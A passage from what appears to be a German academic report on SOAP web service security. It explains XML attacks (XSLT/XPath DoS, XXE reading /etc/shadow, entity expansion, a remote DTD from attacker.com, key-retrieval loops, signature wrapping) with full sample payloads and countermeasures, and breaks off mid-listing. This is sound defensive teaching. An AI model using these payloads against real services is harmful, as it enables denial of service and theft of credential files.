XSLT selbst ist Turing-vollständig. Ein Angreifer könnte aus dieser Tatsache Profit schlagen, indem er sehr verschachtelte beziehungsweise komplexe Transformationen definiert.

Im Beispiel (siehe Listing 3.19) gibt es vier verschachtelte Schleifen, die über das ganze Dokument iterieren. Hat das Dokument beispielsweise n Elemente, dann werden durch die 4 Schleifen n^4 Operationen ausgeführt. Es gilt: Je größer die Nachricht, desto größer die Rechenauslastung bzw. Laufzeit.

```
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Header>
    <SOAP-SEC:Signature
      xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
      SOAP-ENV:actor="some-URI"
      SOAP-ENV:mustUnderstand="1">
      <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:SignedInfo>
          <ds:CanonicalizationMethod
            Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026">
          </ds:CanonicalizationMethod>
          <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
          <ds:Reference URI="#Body">
            <!-- ... -->
            <!-- Start malicious XSLT transform -->
            <!-- ... -->
            <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
              <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
                >
               <xsl:template match="/">
                <xsl:for-each select="//. | //@*">
                  <xsl:for-each select="//. | //@*">
                   <xsl:for-each select="//. | //@*">
                    <xsl:for-each select="//. | //@*">
                      <foo/>
                    <xsl:for-each>
                   <xsl:for-each>
                <xsl:for-each>
               <xsl:for-each>
              </xsl:stylesheet>
            <ds:Transform>
            <!-- ... -->
            <!-- End malicious XSLT transform -->
            <!-- ... -->
            <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
            <ds:DigestValue>j6lwx3rvEPO0vKtMup4NbeVu8nk=</ds:DigestValue>
          </ds:Reference>
        </ds:SignedInfo>
        <ds:SignatureValue>MC0CFFrVLtRlk=...</ds:SignatureValue>
      </ds:Signature>
    </SOAP-SEC:Signature>
  </SOAP-ENV:Header>
  <SOAP-ENV:Body
    xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
    SOAP-SEC:id="Body">
    <m:GetLastTradePrice xmlns:m="some-URI">
      <m:symbol>IBM</m:symbol>
    </m:GetLastTradePrice>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Listing 3.19: XML Signature - XSLT DoS [Fal11]

3.10.3. XPath

Eine *XPath Transformation* ist eine schnelle Methode, um Elemente zu referenzieren. Da sie aber auch sehr mächtig ist, bieten sich auch hier für einen Angreifer Möglichkeiten.

Das folgende Beispiel (siehe Listing 3.20) enthält eine *XPath Transformation*, die einfach alle Knoten zählt. Diese Transformation befindet sich aber in einem speziellen Dokument. Es enthält 100 Namespaces (ns0 bis ns99) und 100 <e2>-Elemente. Das XPath-Modell erwartet, dass jeder *in-scope* Namespace mit jedem Element verbunden ist. Da in diesem speziellen Dokument alle 100 Namespaces *in-scope* für jedes der 100 Elemente ist, gibt es am Ende $100 * 100 = 10000$ *Namespace Nodes*. In einer weiteren Transformation (*XPath Filtering*, werden alle XPath-Ausdrücke für jeden Knoten des Dokuments ausgewertet. Das heißt es sind $10000 * 10000 = 100000000$ (100 Millionen) Operationen notwendig, um das Dokument auszuwerten.

```
1  <SOAP-ENV:Envelope
2    xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
3    <SOAP-ENV:Header>
4      <SOAP-SEC:Signature
5        xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
6        SOAP-ENV:actor="some-URI"
7        SOAP-ENV:mustUnderstand="1">
8        <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
9          <ds:SignedInfo>
10           <ds:CanonicalizationMethod
11             Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026">
12           </ds:CanonicalizationMethod>
13           <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
14           <ds:Reference URI="#Body">
15             <!-- ... -->
16             <!-- Start malicious Xpath transform -->
17             <!-- ... -->
18             <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xpath-19991116">
19               <ds:XPath>
20                 count(//. | //@* | //namespace::*)
21               </ds:XPath>
22             </ds:Transform>
23             <!-- ... -->
24             <!-- End malicious Xpath transform -->
25             <!-- ... -->
26             <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
27             <ds:DigestValue>j6lwx3rvEPO0vKtMup4NbeVu8nk=</ds:DigestValue>
28           </ds:Reference>
29         </ds:SignedInfo>
30         <ds:SignatureValue>MC0CFFrVLtRlk=...</ds:SignatureValue>
31       </ds:Signature>
32     </SOAP-SEC:Signature>
33   </SOAP-ENV:Header>
34   <SOAP-ENV:Body
35     xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
36     SOAP-SEC:id="Body">
37     <!-- The specially crafted Body, as described above. -->
38   </SOAP-ENV:Body>
39 </SOAP-ENV:Envelope>
```

Listing 3.20: XML Signature - XPath DoS [Fal11]

Gegenmaßnahmen

Für den C14N DoS bietet sich eine strikte Limitierung der Anzahl an Transformationen an.

Wenn XSLT und *XPath Transformation* nicht gebraucht werden, sollten sie ganz verboten werden. Wenn sie notwendig sind, sollten Signaturen mit diesen Transformationen nur von vertrauenswürdigen Partnern angenommen werden. Hier ist die Wahrscheinlichkeit höher, dass diese keine Angriffe durchführen. Allerdings ist das offensichtlich kein wirksamer Schutz, nur eine Risikoverminderung.

3.11. XML External Entity

Der *XML Standard* bietet mittels *Document Type Definition (DTD)* die Möglichkeit, Entitäten zu definieren. Eine Entität ist vergleichbar mit einer Reference. Sie kann auf einen String, Sonderzeichen oder Dateien verweisen.

Es wird unterschieden in interne und externe Entitäten. Interne sind innerhalb desselben Dokuments definiert, bei externen wird lediglich auf die Definition in einem externen Dokument verwiesen.

Ein Angreifer könnte in einer Nachricht eine möglichst große Entität referenzieren und so den Ressourcenverbrauch des XML-Parser in die Höhe treiben. Um das Dokument zu parsen, müssen zuvor auch die externen Entitäten in den Speicher geladen werden. Das führt unter Umständen bei einer hinreichend großen Datei zum Verbrauch des gesamten Speichers. Auf diese Weise kann DoS provoziert werden [OLV12a, Fal11].

Das Beispiel zeigt eine Nachricht, in der `/dev/urandom` eingebunden wird (siehe Listing 3.21). `/dev/random` wäre auch denkbar. Allerdings sperrt `/dev/random`, wenn die „Zufallszaheln“ „aufgebraucht“ sind, `/dev/urandom` macht das nicht. Dies bedeutet mit `/dev/urandom` kann der Speicher schneller gefüllt werden. Dieses Beispiel ist spezifisch für **nix*-Systeme.

```
1  <?xml version="1.0"?>
2  <!DOCTYPE order [
3  <!ELEMENT foo ANY >
4  <!ENTITY xxe SYSTEM "file:///dev/urandom" >
5  ]>
6  <soap:Envelope ...>
7    <soap:Body ...>
8       <foo>&xxe;</foo>
9    </soap:Body>
10 </soap:Envelope>
```

Listing 3.21: XML External Entity DoS

Gegenmaßnahmen

Eine wirksame Gegenmaßnahme ist die Verwendung einer korrekten *SOAP 1.1/1.2*-Implementierung, da laut Spezifikation [Wor13] kein *DTD* in SOAP-Nachrichten enthalten sein darf. Falls das nicht möglich ist, kann das Dokument vor dem Parsen auf DTD überprüft werden. Wenn ein öffnendes *DTD-Tag* vorhanden ist, verwirft man die Nachricht.

3.12. XML Entity Expansion

Hier gilt das Gleiche wie bei *XML External Entity* (siehe Abschnitt 3.11). Allerdings ist bei diesem Angriff die Erstellung besonders großer Dokumente und nicht das „schlichte“ Laden von großen Entitäten das Ziel. Der Angriff zielt auf einen hohen Verbrauch des Arbeitsspeichers ab. Dies bedeutet, dass es zu einem DoS kommen kann [OLV12a, Fal11].

3.12.1. XML Generic Entitiy Expansion

Bei diesem Typ des Angriffs definiert man eine sehr lange Entität. Erfahrungsgemäß sind mehr als 10^5 Charaktere sinnvoll. Diese Entität wird dann innerhalb der Nachricht oft referenziert, wobei eine Größenordnung von 30 000 anzustreben ist. Die soeben genannten Werte sind Schätzwerte und dienen dazu, einen Eindruck zu bekommen, ab welcher Größe ein Angriff erfolgreich sein könnte.

Im folgenden Beispiel wird solch eine Nachricht skizziert (siehe Listing 3.22).

```
1  <?xml version="1.0" encoding="UTF-8" ?>
2  <!DOCTYPE s [
3  <!ENTITY x "OVERLONG_CONTENT_HERE_WITH_MORE_THAN_10^5_CHARACTERS">
4  ]>
5  <soapenv:Envelope xmlns:ns1=...>
6    <soapenv:Header>
7    </soapenv:Header>
8    <soapenv:Body>
9      <ns1:reverse>
10       <s>
11         &x;
12         &x;
13          ...
14         <!-- For an successful attack it is recommend to repeat the entity for more than
               30,000 times -->
15       </s>
16     </ns1:reverse>
17   </soapenv:Body>
18 </soapenv:Envelope>
```

Listing 3.22: XML Generic Entity Expansion [Fal11]

3.12.2. XML Recursive Entity Expansion

Diese Variante verhält sich ähnlich zur vorangehenden. Allerdings ist sie etwas eleganter, da mit einer vergleichsweise kleinen SOAP-Nachricht das gleiche Verhalten herausgefordert werden kann. Der Angreifer erstellt 101 Entitäten (x0 bis x100). Die erste Entität (x0) wird absolut definiert, alle folgenden sind gleich zwei Mal der Vorgänger (siehe Listing 3.23). In jedem Schritt verdoppelt sich so die Länge und kommt am Ende auf das 2^{100}-fache des Ursprungstrings. Die Größe wächst exponentiell.

```
1  <?xml version="1.0" encoding="UTF-8" ?>
2  <!DOCTYPE s[
3  <!ENTITY x0 "ha!">
4  <!ENTITY x1 "&x0;&x0;">
5  <!ENTITY x2 "&x1;&x1;">
6  <!ENTITY x3 "&x2;&x2;)">
7  <!-- Entities from x4 to x98... -->
8  <!ENTITY x99 "&x98;&x98;">
9  <!ENTITY x100 "&x99;&x99;">
10 ]>
11 <soapenv:Envelope xmlns:ns1=...>
12   <soapenv:Header>
13   </soapenv:Header>
14   <soapenv:Body>
15     <ns1:reverse>
16       <s>&x100;</s>
17     </ns1:reverse>
18   </soapenv:Body>
19 </soapenv:Envelope>
```

Listing 3.23: XML Recursive Entity Expansion [Fal11]

3.12.3. XML Remote Entity Expansion

Der Angreifer definiert eine Entität, die auf eine externe verweist. Diese kann wieder auf externe Entitäten verweisen. Das kann beliebig oft wiederholt werden. Innerhalb dieser DTD sind auch alle vorhergehenden Angriffe denkbar oder eine Kombination.

Das Beispiel zeigt eine Nachricht, in der eine externe DTD referenziert wird (siehe Listing 3.24).

```
1  <?xml version="1.0" encoding="UTF-8" ?>
2  <!DOCTYPE s [
3  <!ENTITY attack SYSTEM "http://www.attacker.com/malicious_entities.dtd">
4  ]>
5  <soapenv:Envelope xmlns:ns1=...>
6    <soapenv:Header>
7    </soapenv:Header>
8    <soapenv:Body>
9      <ns1:reverse>
10       <s>&attack;</s>
11     </ns1:reverse>
12   </soapenv:Body>
13 </soapenv:Envelope>
```

Listing 3.24: XML Remote Entity Expansion [Fal11]

3.12.4. XML C14N Entity Expansion

Dies stellt eigentlich keinen eigenen Angriff dar, da hier die Entitäten schon bei der Kanonisierung (bei C14N) aufgelöst werden. Das heißt der Angriff zeigt seine Wirkung eventuell schon zu einem früheren Zeitpunkt.

Gegenmaßnahmen

Eine wirksame Gegenmaßnahme ist die Verwendung einer korrekten *SOAP 1.2*-Implementierung. Falls das nicht möglich ist, kann das Dokument vor dem Parsen auf DTD überprüft werden. Wenn ein öffnendes *DTD-Tag* vorhanden ist, sollte die Nachricht verworfen werden.

3.13. XML Entity Reference

Anders als bei den vorhergehenden Angriffen steht hier das Auslesen von Dateien im Fokus. Ansonsten funktioniert dieser Angriff ähnlich. Eine externe Datei wird referenziert, in der Hoffnung, der Web Service gibt ihren Inhalt in seiner Antwort zurück [OLV12a, Fal11].

Im Beispiel wird versucht, die */etc/shadow* auszulesen (siehe Listing 3.25).
Dieses Beispiel ist spezifisch für **nix*-Systeme.

```
1  <?xml version="1.0"?>
2  <!DOCTYPE foo [
3  <!ELEMENT foo ANY >
4  <!ENTITY xxe SYSTEM "file:///etc/shadow" >
5  ]>
6  <soap:Envelope ...>
7    <soap:Body ...>
8       <foo>&xxe;</foo>
9    </soap:Body>
10 </soap:Envelope>
```

Listing 3.25: XML Entity Reference

Gegenmaßnahmen

Eine wirksame Gegenmaßnahme ist die Verwendung einer korrekten *SOAP 1.1/1.2*-Implementierung, da laut Spezifikation [Wor13] kein DTD in SOAP-Nachrichten enthalten sein darf. Falls das nicht möglich ist, kann das Dokument vor dem Parsen auf DTD überprüft werden. Wenn ein öffnendes *DTD-Tag* vorhanden ist, wird die Nachricht verworfen.

3.14. XML-Flooding

Dieser Angriff ist ein klassischer DoS oder *Distributed Denial of Service (DDoS)* [Fal11]. Das XML im Namen bezieht sich auf die Tatsache, dass ein Web Service über SOAP, d.h. XML, kommuniziert. Ähnlich wie bei Webservern wird an den Web Service eine hohe Anzahl an Anfragen geschickt. Dadurch kann ein hoher Ressourcenverbrauch beim Zielsystem hervorgerufen werden und eventuell dieses unerreichbar gemacht werden.

Gegenmaßnahmen

Die einfache Variante lässt sich effektiv durch ein Limit der Anfragen pro Zeiteiheit (pro Client) wirkungsvoll verhindern. Allerdings kann durch so ein Limit ebenfalls DoS induziert werden. Den verteilten Angriff abzuwehren, ist eine nicht triviale Aufgabe und bis jetzt noch nicht zufriedenstellend gelöst. Durch eine erhöhte Serverkapazität des Web-Service-Systems oder durch eine elastische Provisionierung von Ressourcen (bspw. in einer Cloud-Umgebung) lässt sich solch ein Angriff abschwächen.

3.15. XML Signature - Key Retrieval

Um eine *XML Signature* zu verifizieren, braucht der Empfänger einer SOAP-Nachricht mit solch einer Signatur den öffentlichen Schlüssel des Signierenden. Im Idealfall kennt der Empfänger diesen bereits (und hat ihn verifiziert). Ist der Schlüssel nicht bekannt, muss er nachgeladen werden. Dazu bietet SOAP die Möglichkeit innerhalb der `<KeyInfo>`, eine Abfragemethode zu definieren. Ein Angreifer kann mit Hilfe dieser Methode eine Endlosschleife erzeugen und so die Web-Service-Erreichbarkeit einschränken [Fal11].

Im ersten Beispiel verweist das `<RetrievalMethod>` auf sich selbst (siehe Listing 3.26).

```
1  <SOAP-ENV:Envelope ...>
2    <SOAP-ENV:Header>
3      <SOAP-SEC:Signature
4        xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
5        SOAP-ENV:actor="some-URI"
6        SOAP-ENV:mustUnderstand="1">
7        <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
8          <ds:SignedInfo>
9            <ds:CanonicalizationMethod
10             Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026">
11           </ds:CanonicalizationMethod>
12           <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
13           <ds:Reference URI="#Body">
14             <ds:Transforms>
15               <ds:Transform Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026"/>
16             </ds:Transforms>
17             <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
18             <ds:DigestValue>j6lwx3rvEPO0vKtMup4NbeVu8nk=</ds:DigestValue>
19           </ds:Reference>
20         </ds:SignedInfo>
21         <ds:SignatureValue>MC0CFFrVLtRlk=...</ds:SignatureValue>
```

```
22          </ds:Signature>
23          <!-- Malicious <Keyinfo> element starts here -->
24          <KeyInfo>
25             <RetrievalMethod Id="r1" URI="#r1"/>
26          </KeyInfo>
27       </SOAP-SEC:Signature>
28    </SOAP-ENV:Header>
29    <SOAP-ENV:Body
30       xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
31       SOAP-SEC:id="Body">
32       <m:GetLastTradePrice xmlns:m="some-URI">
33          <m:symbol>IBM</m:symbol>
34       </m:GetLastTradePrice>
35    </SOAP-ENV:Body>
36 </SOAP-ENV:Envelope>
```

Listing 3.26: XML Signature - Key Retrieval 1 [Fal11]

Im zweiten Beispiel verweist eines dieser Elemente auf ein weiteres und umgekehrt auf das Ursprüngliche (siehe Listing 3.27).

```
1  <SOAP-ENV:Envelope ...>
2     <SOAP-ENV:Header>
3        <SOAP-SEC:Signature
4           xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
5           SOAP-ENV:actor="some-URI"
6           SOAP-ENV:mustUnderstand="1">
7           <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
8              <ds:SignedInfo>
9                 <ds:CanonicalizationMethod
10                   Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026">
11                </ds:CanonicalizationMethod>
12                <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
13                <ds:Reference URI="#Body">
14                   <ds:Transforms>
15                      <ds:Transform Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026"/>
16                   </ds:Transforms>
17                   <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
18                   <ds:DigestValue>j6lwx3rvEPO0vKtMup4NbeVu8nk=</ds:DigestValue>
19                </ds:Reference>
20             </ds:SignedInfo>
21             <ds:SignatureValue>MC0CFFrVLtRlk=...</ds:SignatureValue>
22          </ds:Signature>
23          <!-- Malicious <Keyinfo> element starts here -->
24             <KeyInfo>
25                <RetrievalMethod Id="r1" URI="#r2"/>
26                <RetrievalMethod Id="r2" URI="#r1"/>
27             </KeyInfo>
28          </SOAP-SEC:Signature>
29    </SOAP-ENV:Header>
30    <SOAP-ENV:Body
31       xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
32       SOAP-SEC:id="Body">
33       <m:GetLastTradePrice xmlns:m="some-URI">
34          <m:symbol>IBM</m:symbol>
35       </m:GetLastTradePrice>
36    </SOAP-ENV:Body>
37 </SOAP-ENV:Envelope>
```

Listing 3.27: XML Signature - Key Retrieval 2 [Fal11]

Es ist leicht zu erkennen, dass beide Nachrichten für eine Endlosschleife sorgen.

Gegenmaßnahmen

Entweder werden SOAP-Nachrichten mit `<RetrievalMethod>`-Element ganz verworfen oder, wenn diese Methodik unabdingbar ist, die Verwendung sehr stark limitiert. Dies bedeutet, dass beispielsweise nur bestimmte Quellen für das Laden von Schlüsseln zulässig sind und nur in einem bestimmten Kontext ist das Nachladen gestatten.

3.16. Man-in-the-Middle

Man-in-the-Middle (MitM) [Rue07, SL05] bezeichnet klassisch einen Vorgang, bei dem sich der Angreifer im Kommunikationskanal zwischen zwei Parteien platziert. Der Angreifer kann dabei die Kommunikation entweder beeinflussen (aktiv) oder nur abhören (passiv).

In Verbindung mit Web Services sind hier jeweils zwei Variationen denkbar. Der Angreifer sorgt dafür, dass er als *Intermediary* anerkannt wird. Ob er dazu ein valider *Intermediary* wird oder einen (unerlaubt) übernimmt, spielt keine Rolle. Eine weitere Vorgehensweise wäre, wenn der Angreifer mit klassischen MitM-Techniken wie *ARP-Spoofing* dafür sorgt, dass er die gewünschten SOAP-Nachrichten auch tatsächlich erhält.

3.16.1. Aktiv

Soll eine aktive MitM-Rolle eingenommen werden, hat ein Angreifer prinzipiell zwei Möglichkeiten zur Veränderung.

1. Nachrichteninhalt (SOAP Header/Body)
2. Routing-Informationen (TCP/HTTP, SOAP Header auch möglich)

Beim Verändern des Inhalts sind der Phantasie keine Grenzen gesetzt. Bei einem Banking Service ist zum Beispiel die Veränderung des Empfängers bei einer Überweisung denkbar.

Auch könnte der Angreifer, falls die notwendigen Schlüssel vor der Kommunikation über den gleichen Kanal ausgetauscht werden, diese abfangen und mit seinem eigenen Schlüssel vertauschen. So kann er Nachrichten entschlüsseln, lesen und wieder verschlüsseln, so, dass er weitgehend unerkannt bleibt. Aus dieser Position heraus kann er nun protokollieren oder Inhalt verändern. An sich ist dieses Vorgehen schon eine Inhaltsveränderung oder zumindest eine Nachrichtenveränderung.

Wenn die Routing-Information verändert wird, können beliebige weitere *Intermediaries* eingeschleust werden. Jeder dieser neuen Teilnehmer kann wieder die beiden soeben genannten

Möglichkeiten durchführen. Wird die Routing-Information nach solch einer Kette[2] auf ihren ursprünglichen Inhalt gesetzt, kann dieser Angriff nur sehr schwer entdeckt werden.

3.16.2. Passiv

In der passiven Rolle protokolliert der Angreifer lediglich mit verändert aber keine Inhalte.

Gegenmaßnahmen

Die Signatur und Verschlüsselung wichtiger Nachrichten(teile) kann diesen Angriff wirksam verhindern. Dabei müssen die Schlüssel vor der eigentlichen Kommunikation bereits ausgetauscht worden sein. Ein, im Voraus, bekanntes Routing Schema, das von jedem Intermediary überprüft wird, kann hilfreich sein. Allerdings nur zu einem gewissen Grad, denn wenn der Angreifer als valider Intermediary (im Sinne der Web-Service-Spezifikation) anerkannt wurde, wird er bestimmte Nachrichtenteile signieren und ver- beziehungsweise entschlüsseln dürfen.

3.17. XML Signature Wrapping

Bei *XML Signature Wrapping* ist es das Ziel, Nachrichten zu verändern, ohne dabei in der Nachricht enthaltene Signaturen zu invalidieren. Dabei werden die Nachrichten so umgestellt, dass sie neuen Inhalt enthalten, aber dennoch die vorhandenen Signaturen valide bleiben.

In allen Beispielen wird die Beispielnachricht 1 (siehe Listing 3.28), hier in stark vereinfachter Form, verschickt. Also wird in der Nachricht das *Body*-Element `<getQuote>` übermittelt.

```
1 <soap:Envelope ...>
2    <soap:Body>
3       <getQuote Symbol="IBM"/>
4    </soap:Body>
5 </soap:Envelope>
```

Listing 3.28: Beispiel Nachricht 1 [MA05]

3.17.1. Simple Ancestry Context

Signierte Elemente befinden sich häufig im SOAP Body. Diese werden oft über das *Id*-Attribut referenziert. Der SOAP Body ist dabei ein Kind des SOAP Envelope bzw. der Envelope der „Vorfahre“ des Body, woraus sich auch der Name *Simple Ancestry Context* ergibt.

Die Nachricht enthält ein Body-Element mit der `wsu:Id="theBody"`. Der `<soap:Header>`, genauer der `<wsse:Security>`-Header, enthält eine Signatur für diesen Body. Die Signatur

[2] Ein „bösartiger“ Intermediary ist bereits eine Kette.

verweist mit dem `<ds:Reference>`-Element über die Id (`URI=“#theBody”`) auf das signierte Element (siehe Listing 3.28). Bei der Signatur-Validierung wird überprüft, ob das von der Signatur referenzierte Element mit der Signatur übereinstimmt. Ist das der Fall wird *true* zurückgegeben und die Nachricht weiterverarbeitet. Bei *false* wird sie verworfen.

```
1  <soap:Envelope ...>
2    <soap:Header>
3      <wsse:Security>
4        <wsse:BinarySecurityToken
5          ValueType="...#X509v3"
6          EncodingType="...#Base64Binary"
7          wsu:Id="X509Token">
8          MIabcdefg0123456789 ...
9        </wsse:BinarySecurityToken>
10       <ds:Signature>
11         <ds:SignedInfo>
12           <ds:CanonicalizationMethod
13             Algorithm=".../xml-exc-c14n#"/>
14           <ds:SignatureMethod
15             Algorithm="...#rsa-sha1"/>
16           <ds:Reference URI="#theBody">
17             <ds:Transforms>
18               <ds:Transform
19                 Algorithm=".../xml-exc-c14n#"/>
20             </ds:Transforms>
21             <ds:DigestMethod
22               Algorithm=".../xmldsig#sha1"/>
23             <ds:DigestValue>
24               AbCdEfG0123456789 ...
25             </ds:DigestValue>
26           </ds:Reference>
27         </ds:SignedInfo>
28         <ds:SignatureValue>
29           AbCdEfG0123456789 ...
30         </ds:SignatureValue>
31         <ds:KeyInfo>
32           <wsse:SecurityTokenReference>
33             <wsse:Reference URI="#X509Token"/>
34           </wsse:SecurityTokenReference>
35         </ds:KeyInfo>
36       </ds:Signature>
37     </wsse:Security>
38   </soap:Header>
39   <soap:Body wsu:Id="theBody">
40     <getQuote Symbol="IBM"/>
41   </soap:Body>
42 </soap:Envelope>
```

Listing 3.29: Beispiel Nachricht 2 [MA05]

Da in der Signatur über die *Id* referenziert wird, kann man den *Body* verändern, ohne die Signatur zu invalidieren. Dazu fügt man dem `<soap:Header>` ein neues Element namens *Wrapper* hinzu. Da dieses Element unbekannt ist, sollte es bei der Verarbeitung ignoriert werden. Um sicherzugehen, dass es ignoriert wird, fügt man die Attribute `soap:mustUnderstand=“0”` und `soap:role=“.../none”` hinzu. So wird dieses *Header*-Element auch dann nicht verarbeitet, wenn es eine Spezifikation gäbe (siehe Listing 3.30). Das alte und signierte *Body*-Element wird in das neue *Wrapper*-Element verschoben. Jetzt kann ein beliebiger Body, mit neuer *Id*, hinzu-

gefügt werden. Bei der Validierung wird überprüft, ob ein Element mit `wsu:Id="theBody"` existiert und ob es mit der Signatur übereinstimmt. Es wird allerdings nicht überprüft, ob es sich dabei um ein Element handelt, das sich tatsächlich im *Body* der Nachricht befindet.

```
1  <soap:Envelope ...>
2    <soap:Header>
3      <wsse:Security>
4        ...
5        <ds:Signature>
6          <ds:SignedInfo>
7            ...
8            <ds:Reference URI="#theBody">
9              ...
10           </ds:Reference>
11         </ds:SignedInfo>
12         ...
13       </ds:Signature>
14     </wsse:Security>
15     <Wrapper
16       soap:mustUnderstand="0"
17       soap:role=".../none">
18       <soap:Body wsu:Id="theBody">
19         <getQuote Symbol="IBM"/>
20       </soap:Body>
21     </Wrapper>
22   </soap:Header>
23   <soap:Body wsu:Id="newBody">
24     <getQuote Symbol="MBI"/>
25   </soap:Body>
26 </soap:Envelope>
```

Listing 3.30: Beispiel Nachricht 3 [MA05]

Eine mögliche **Gegenmaßnahme** ist eine überarbeitete Policy.

Nicht nur ein bzw. das *soap:Body*-Element muss signiert sein, sondern das durch `/soap:Envelope/soap:Body` spezifizierte Element. Außerdem muss die Referenz über einen XPath stattfinden. Zusätzlich ist *Strict Schema Validation* sinnvoll, da nicht spezifizierte Elemente auch nicht in einer Nachricht bzw. spezifizierte Elemente nur an ihrer angedachten Stelle vorkommen sollten.

3.17.2. Optional Element Context

Elemente können auch im Header enthalten und optional sein.
Von der Tatsache, dass sie optional sein können, wird der Name *Optional Element Context* abgeleitet.

In diesem Beispiel wird die Thematik anhand des optionalen Elements `<ReplyTo>` erläutert. `<ReplyTo>` gibt an, wem der Web Service antworten soll. Falls `<ReplyTo>` in der Nachricht nicht vorhanden ist, wird die *HTTP Response* an den Sender des *HTTP Request* geschickt.

Die Verarbeitung das `<ReplyTo>`-Element betreffend einer Nachricht könnte wie folgt aussehen: Falls ein Element vorhanden ist, das `/soap:Envelope/soap:Header/wsa:ReplyTo`

matcht, muss dieses von einer Signatur referenziert werden. Ähnlich wie bei dem vorhergehenden Szenario wird dann die Signatur gegen das von ihr referenzierte Element validiert.

Die Beispielnachricht enthält ein *ReplyTo*-Element mit der `wsu:Id`="`TheReplyTo`" (siehe Listing 3.31).

```
1  <soap:Envelope ...>
2    <soap:Header>
3      <wsse:Security>
4        ...
5        <ds:Signature>
6          <ds:SignedInfo>
7            ...
8            <ds:Reference URI="#theBody">
9              ...
10           </ds:Reference>
11           <ds:Reference URI="#theReplyTo">
12             ...
13           </ds:Reference>
14         </ds:SignedInfo>
15         ...
16       </ds:Signature>
17     </wsse:Security>
18     <wsa:ReplyTo wsu:Id="theReplyTo">
19       <wsa:Address>http://good.com/</wsa:Address>
20     </wsa:ReplyTo>
21   </soap:Header>
22   <soap:Body wsu:Id="theBody">
23     <getQuote Symbol="IBM"/>
24   </soap:Body>
25 </soap:Envelope>
```

Listing 3.31: Beispiel Nachricht 4 [MA05]

Will nun ein Angreifer erreichen, dass das `<ReplyTo>`-Element ignoriert wird, verpackt er es, wie im vorhergehenden Beispiel, in einem `<Wrapper>`-Element (siehe Listing 3.32). Dies ist unter anderem interessant im Zuge eines *Replay*-Angriffs.

Die Signaturverifikation findet schlussendlich das *ReplyTo*-Element innerhalb des `<Wrapper>`-Elements. Da das Element über die *Id* referenziert wird und das Element selbst dem signierten entspricht, wird die Verifikation erfolgreich beendet. Bei der eigentlichen Nachrichtenverarbeitung aber wird das gesamte `<Wrapper>`-Element ignoriert, weil es unbekannt ist oder die entsprechenden Attribute gesetzt sind. Außerdem wird kein Fehler erzeugt, da kein Element `/soap:Envelope/soap:Header/wsa:ReplyTo` matcht. So wird die Antwort an den initialen Sender zurückgeschickt.

In dieser Weise muss unter Umständen vorgegangen werden, weil die Signaturüberprüfungslogik ein signiertes `<ReplyTo>` erwarten könnte.

```
1  <soap:Envelope ...>
2    <soap:Header>
3      <wsse:Security>
4        ...
5        <ds:Signature>
6          <ds:SignedInfo>
```

```
7             ...
8             <ds:Reference URI="#theBody">
9               ...
10            </ds:Reference>
11            <ds:Reference URI="#theReplyTo">
12              ...
13            </ds:Reference>
14          </ds:SignedInfo>
15          ...
16        </ds:Signature>
17      </wsse:Security>
18      <Wrapper
19        soap:mustUnderstand="0"
20        soap:role=".../none">
21        <wsa:ReplyTo wsu:Id="theReplyTo">
22          <wsa:Address>http://good.com/</wsa:Address>
23        </wsa:ReplyTo>
24      </Wrapper>
25    </soap:Header>
26    <soap:Body wsu:Id="theBody">
27      <getQuote Symbol="IBM"/>
28    </soap:Body>
29  </soap:Envelope>
```

Listing 3.32: Beispiel Nachricht 5 [MA05]

Eine wirksame **Gegenmaßnahme** ist die Anpassung der Policy. Falls ein Element vorhanden ist, das `/soap:Envelope/soap:Header/wsa:ReplyTo` matcht, muss dieses von einer Signatur über einen XPath (siehe Listing 3.33) referenziert werden.

```
1  <soap:Envelope ...>
2    <soap:Header>
3      <wsse:Security>
4        ...
5        <ds:Signature>
6          <ds:SignedInfo>
7            ...
8            <ds:Reference URI="#theBody">
9              ...
10           </ds:Reference>
11           <ds:Reference URI="">
12             <ds:Transforms>
13               <ds:Transform
14                 Algorithm=".../REC-xpath-19991116">
15                 <ds:XPath ...>
16                   /soap:Envelope/soap:Header/wsa:ReplyTo
17                 </ds:XPath>
18               </ds:Transform>
19               <ds:Transform
20                 Algorithm=".../xml-exc-c14n#"/>
21             </ds:Transforms>
22             ...
23           </ds:Reference>
24         </ds:SignedInfo>
25         ...
26       </ds:Signature>
